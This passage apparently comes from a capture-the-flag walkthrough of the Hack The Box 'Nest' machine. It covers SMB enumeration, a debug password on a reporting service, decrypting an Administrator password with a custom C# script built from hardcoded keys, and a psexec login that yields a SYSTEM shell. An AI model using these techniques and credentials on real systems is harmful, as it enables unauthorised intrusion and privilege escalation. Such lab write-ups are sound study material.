[+] Guest session IP: 10.129.87.114:445 Name: HTB-NEST
```

Disk	Permissions
Comment	
----	-----

Users	READ ONLY
.\Users*	
dr--r--r--	0 Sat Jan 25 18:04:21 2020 .

dr--r--r--	0 Sat Jan 25 18:04:21 2020	..
dr--r--r--	0 Wed Jul 21 14:47:04 2021	Administrator
dr--r--r--	0 Wed Jul 21 14:47:04 2021	C.Smith
dr--r--r--	0 Thu Aug 8 13:03:29 2019	L.Frost
dr--r--r--	0 Thu Aug 8 13:02:56 2019	R.Thompson
dr--r--r--	0 Wed Jul 21 14:47:15 2021	TempUser

For the Administrator user, it doesn't work either. We will check the port 4386, which we haven't used still.

```
# telnet 10.129.87.114 4386
Trying 10.129.87.114...
Connected to 10.129.87.114.
Escape character is '^['.
```

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST

SETDIR <Directory_Name>

RUNQUERY <Query_ID>

DEBUG <Password>

HELP <Command>

We will try the password with the `DEBUG` command:

```
>debug WBQ201953D8w
```

Debug mode enabled. Use the HELP command to view additional commands that are now available

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---


```
LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Now we have new commands: `SERVICE`, `SESSION` and `SHOWQUERY`. Let's see if we can find something interesting with them. If we run `SESSION` we can see our path, we will move around to find interesting files.

```
>setdir C:\Program Files\Hqk
Current directory set to Hqk
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY
[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] Hqk_Config.xml

Current Directory: Hqk
>setdir ldap
Current directory set to ldap
>list

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY
[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: ldap
>
```

```
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

we found the password for the user `Administrator`, we can try using the script we used to get the c.smith password to get the administrator password. However it doesn't work, we can use dnspy to debug the `HqkSvc.exe` file.

The `Main()` method is found to read configuration from a file passed through the command line.

```

else
{
    LdapSearchSettings ldapSearchSettings = new LdapSearchSettings();
    string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
    foreach (string text in array)
    {
        if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
        }
    }
    Ldap ldap = new Ldap();

```

It uses `CR.DS()` method to decrypt the string like in the c.smith password.

```

public class CR
{
    // Token: 0x06000012 RID: 18 RVA: 0x00002278 File Offset: 0x00000678
    public static string DS(string EncryptedString)
    {
        if (string.IsNullOrEmpty(EncryptedString))
        {
            return string.Empty;
        }
        return CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
    }
}

```

The modified script would be like this:

```

using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec { class Decryptor {
    public static void Main() {
        var EncryptedString = "yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=";
        var pt = Decrypt(EncryptedString, "667912", "1313Rf99", 3,
"1L1SA61493DRV53Z", 256);
        Console.WriteLine("Plaintext: " + pt);
    }

    public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
        var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
        var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
        var cipherTextBytes = Convert.FromBase64String(cipherText);
        var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
        var keyBytes = password.GetBytes(keySize / 8);
        var symmetricKey = new AesCryptoServiceProvider(); symmetricKey.Mode =

```

```

CipherMode.CBC;
    var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
    var memoryStream = new MemoryStream(cipherTextBytes);
    var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
    var plainTextBytes = new byte[cipherTextBytes.Length];
    var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
    memoryStream.Close();
    cryptoStream.Close();
    var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);    return plainText;
    }
}
}

```

If we run in in the same [website](#) we can get the administrator password to login and get the root flag.

```

# python3 /usr/share/doc/python3-impacket/examples/psexec.py
administrator:XtH4nkS4Pl4y1nGX@HTB-NEST
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on HTB-NEST.....
[*] Found writable share ADMIN$
[*] Uploading file EMJKCtfn.exe
[*] Opening SVCManager on HTB-NEST.....
[*] Creating service nXlX on HTB-NEST.....
[*] Starting service nXlX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

```